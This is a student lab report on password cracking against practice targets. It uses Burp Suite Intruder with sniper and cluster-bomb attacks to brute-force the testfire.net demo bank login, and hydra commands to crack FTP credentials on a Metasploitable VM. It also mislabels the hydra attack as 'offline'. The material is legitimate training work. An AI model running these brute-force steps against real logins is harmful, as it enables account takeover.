

PROJECT : 7

DATE : 23-10-2021


TOPIC :

- a. Online password cracking.
- b. Offline password cracking.

ONLINE PASSWORD CRACKING


Configure firefox with burpsuite in attacker machine, here the extension foxyproxy is used.

1. Go to testfire.net and enter dummy credentials.



The screenshot shows a Firefox browser window with the title "Altoro Mutual - Mozilla Firefox". The address bar contains "testfire.net/login.jsp". The main content area displays the "Altoro Mutual" logo and a navigation menu with links for "ONLINE BANKING LOGIN", "PERSONAL", "SMALL BUSINESS", and "INSIDE ALTORO MUTUAL". Below the menu, there is a "Online Banking Login" form with fields for "Username" (containing "test") and "Password" (containing "****"). A banner at the top right of the page says "DEMO SITE ONLY". The status bar at the bottom of the browser window shows "testfire.net".

2. Intercept the request in burpsuite.
3. Right click on proxy tab, and click send to intruder.



The screenshot shows the Burp Suite interface with the title "Burp Suite Community Edition v2021.5-7586 (Early Adopter) - Temporary Project". The top navigation bar includes "Burp", "Project", "Intruder", "Repeater", "Window", and "Help". Below the navigation is a tabs bar with "Dashboard", "Target" (which is highlighted in red), "Proxy", "Intruder", "Repeater", "Sequencer", "Decoder", "Comparer", "Logger", "Extender", "Project options", and "User options". Under the "Target" tab, there are buttons for "Target", "Positions", "Payloads", "Resource Pool", and "Options". A section titled "Attack Target" with the sub-instruction "Configure the details of the target for the attack." is displayed. It contains fields for "Host" (set to "testfire.net") and "Port" (set to "80"), and a checkbox for "Use HTTPS" which is unchecked. In the top right corner of this section, there is a red "Start attack" button.

4. In intruder tab, go to positions tab and clear the cookie and click clear.

Configure the positions where payloads will be inserted into the base request. The attack type determines the way in which payloads are assigned to payload positions - see help for full details.

Attack type: Sniper

```
1 Host: testfire.net
2 User-Agent: Mozilla/5.0 (Windows NT 10.0; rv:78.0) Gecko/20100101 Firefox/78.0
3 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
4 Accept-Language: en-US,en;q=0.5
5 Accept-Encoding: gzip, deflate
6 Content-Type: application/x-www-form-urlencoded
7 Content-Length: 35
8 Origin: http://testfire.net
9 DNT: 1
10 Connection: close
11 Referer: http://testfire.net/login.jsp
12 Cookie: AltoroAccount=$"ODAwMDAwfkNvcnBvcnf0ZX41LjExNjY3Njg2MUU3fDgwMDAwMX5DaGVja2luZ34xMzUwMTI4LjQ0fA=="$; JSESSIONID=$A9CD4D75D2CA023C88DBE0072B7C71A0$
13 Upgrade-Insecure-Requests: 1
14
15 uid=$test$&passw=$test$&btnSubmit=Login$
```

② Search... 0 matches Clear

Length: 667

5. Assuming we know the username, click clear and change username value to “admin”. Highlight password value and click add.

Configure the positions where payloads will be inserted into the base request. The attack type determines the way in which payloads are assigned to payload positions - see help for full details.

Attack type: Sniper

```
1 POST /doLogin HTTP/1.1
2 Host: testfire.net
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; rv:78.0) Gecko/20100101 Firefox/78.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 35
9 Origin: http://testfire.net
10 DNT: 1
11 Connection: close
12 Referer: http://testfire.net/login.jsp
13 Upgrade-Insecure-Requests: 1
14
15 uid=admin&passw=$test$&btnSubmit=Login$
```

② Search... 0 matches Clear

Length: 508

6. Now in payloads tab, click on load and choose the wordlist file.

Burp Suite Community Edition v2021.5-7586 (Early Adopter) - Temporary Project

Dashboard Target **Proxy** **Intruder** Repeater Sequencer Decoder Comparer Logger Extender Project options User options

1 x 2 x ...

Target Positions **Payloads** Resource Pool Options

② **Payload Sets** Start attack

You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab. Various payload types are available for each payload set, and each payload type can be customized in different ways.


Payload set: 1 Payload count: 10
Payload type: Simple list Request count: 10

② **Payload Options [Simple list]**

This payload type lets you configure a simple list of strings that are used as payloads.

Paste web
Load ... hello
Remove terminal
Clear GNU
temporary test
casio fig
admin ADMIN

Add Enter a new item



7. Start attack and find the option having highest value. This gives the correct credentials.

3. Intruder attack of testfire.net - Temporary attack - Not saved

Attack Save Columns

Results **Target** Positions **Payloads** Resource Pool Options

Filter: Showing all items

Request	Payload	Status	Error	Timeout	Length	Comment
0	admin	302			359	
1	web	302			220	
2	hello	302			220	
3	terminal	302			220	
4	GNU	302			220	
5	temporary	302			220	
6	test	302			220	
7	casio	302			220	
8	fig	302			220	
10	sniper	302			220	


Request Response

Pretty Raw \n Actions ▾

```
1 POST /doLogin HTTP/1.1
2 Host: testfire.net
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; rv:78.0) Gecko/20100101 Firefox/78.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 37
9 Origin: http://testfire.net
10 DNT: 1
11 Connection: close
12 Referer: http://testfire.net/login.jsp
```

② Search... 0 matches

Finished



8. Assuming we don't know both username and password, in positions tab, highlight both username value and password value. Change attack type to cluster bomb.

The screenshot shows the Burp Suite interface with the 'Intruder' tab selected. In the 'Payload Positions' section, the 'Attack type' dropdown is set to 'Cluster bomb'. Below it, a list of HTTP request headers and a payload line are shown:

```
1 POST /doLogin HTTP/1.1
2 Host: testfire.net
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; rv:78.0) Gecko/20100101 Firefox/78.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 35
9 Origin: http://testfire.net
10 DNT: 1
11 Connection: close
12 Referer: http://testfire.net/login.jsp
13 Upgrade-Insecure-Requests: 1
14
15 uid=$test$&pass=$test$&btnSubmit=Login
```

On the right side, there are four buttons: 'Add \$', 'Clear \$', 'Auto \$', and 'Refresh'. Below the payload list, a small preview window shows the raw request and response. At the bottom, it says '2 payload positions' and '3. Intruder attack of testfire.net - Temporary attack - No'.

9. In payloads tab, configure both payload set and load wordlists file.

The screenshot shows the Burp Suite interface with the 'Intruder' tab selected. In the 'Payload Sets' section, the 'Payload set' dropdown is set to '1' and the 'Payload count' is '10'. The 'Payload type' dropdown is set to 'Simple list' and the 'Request count' is '10'. Below these settings, the 'Payload Options [Simple list]' section is expanded, showing a list of payload items: 'web', 'hello', 'terminal', 'GNU', 'temporary', 'test', 'casio', 'fig', 'admin', and 'ADMIN'. There are buttons for 'Paste', 'Load ...', 'Remove', and 'Clear' next to the list. At the bottom, there is an 'Add' button and an 'Enter a new item' input field.

10. Start attack and find the highest length to get correct credentials.

3. Intruder attack of testfire.net - Temporary attack - Not saved

Attack	Save	Columns	Results	Target	Positions	Payloads	Resource Pool	Options	
Filter: Showing all items ?									
Request	Payload 1		Payload 2		Status	Error	Timeout	Length ▼	Comment
19	admin		admin		302			367	
0					302			220	
1	test		test		302			220	
2	casio		test		302			220	
3	fig		test		302			220	
4	admin		test		302			220	
5	sniper		test		302			220	
6	test		casio		302			220	
7	casio		casio		302			220	
8	fig		casio		302			220	
9	admin		casio		302			220	
10	sniper		casio		302			220	
..	.	.	.		---			---	

[Request](#) [Response](#)

[Pretty](#) [Raw](#) [\n](#) [Actions](#) [▼](#)

```

4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 37
9 Origin: http://testfire.net
10 DNT: 1
11 Connection: close
12 Referer: http://testfire.net/login.jsp
13 Upgrade-Insecure-Requests: 1
14
15 uid=admin&passw=admin&btnSubmit>Login

```

[?](#) [⚙️](#) [↶](#) [↷](#) 0 matches

Finished

11. Log in using correct credentials.

Altoro Mutual – Mozilla Firefox

Altoro Mutual [x](#) + [Sign Off](#) | [Contact Us](#) | [Feedback](#) | [Search](#) [Go](#)

[testfire.net/bank/main.jsp](#)



AltoroMutual

[MY ACCOUNT](#) [PERSONAL](#) [SMALL BUSINESS](#) [INSIDE ALTORO MUTUAL](#)

I WANT TO ...

- [View Account Summary](#)
- [View Recent Transactions](#)
- [Transfer Funds](#)
- [Search News Articles](#)
- [Customize Site Language](#)

ADMINISTRATION

- [Edit Users](#)

Hello Admin User

Welcome to Altoro Mutual Online.

View Account Details: [800000 Corporate](#) [GO](#)

Congratulations!


You have been pre-approved for an Altoro Gold Visa with a credit limit of \$10000!

Click [Here](#) to apply.

[Privacy Policy](#) | [Security Statement](#) | [Server Status Check](#) | [REST API](#) | © 2021 Altoro Mutual, Inc. **This web application is open source!** Get your copy from [GitHub](#) and take advantage of advanced features

OFFLINE PASSWORD CRACKING

1. Start metasploitable machine (Victim) and parrot machine (Attacker).
2. In attacker terminal, use create a username and password wordlists or use an existing one.
3. Case 1, suppose we know the username “msfadmin” and not the password.
4. Use hydra tool to crack the password.



```
● ● ● hydra -l msfadmin -P wordlist_17_10_2021.txt ftp://192.168.200.6 - P
File Edit View Search Terminal Help
[root@parrot-virtualbox]~[/home/parrot]
└─#hydra -l msfadmin -P wordlist_17_10_2021.txt ftp://192.168.200.6
Hydra v9.1 (c) 2020 by van Hauser/THC & David Maciejak - Please do not use in mi
litary or secret service organizations, or for illegal purposes (this is non-bin
ding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2021-10-21 11:05:
43
[DATA] max 6 tasks per 1 server, overall 6 tasks, 6 login tries (l:1/p:6), ~1 tr
y per task
[DATA] attacking ftp://192.168.200.6:21/
[21][ftp] host: 192.168.200.6    login: msfadmin    password: msfadmin
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2021-10-21 11:05:
46
[root@parrot-virtualbox]~[/home/parrot]
└─#
```

5. Case2, suppose we don't know either username or password.

```
● ● ● hydra -L wordlist_17_10_2021.txt -P wordlist_17_10_2021.txt ftp://192.168.200.6
File Edit View Search Terminal Help
[root@parrot-virtualbox]~[/home/parrot]
#hydra -L wordlist_17_10_2021.txt -P wordlist_17_10_2021.txt ftp://192.168.200.6
Hydra v9.1 (c) 2020 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2021-10-21 11:08:43
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session found, to prevent overwriting, ./hydra.restore
[DATA] max 16 tasks per 1 server, overall 16 tasks, 36 login tries (l:6/p:6), ~3 tries per task
[DATA] attacking ftp://192.168.200.6:21/
[21][ftp] host: 192.168.200.6 login: msfadmin password: msfadmin
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2021-10-21 11:09:04
[root@parrot-virtualbox]~[/home/parrot]
#
```

6. We get the credentials.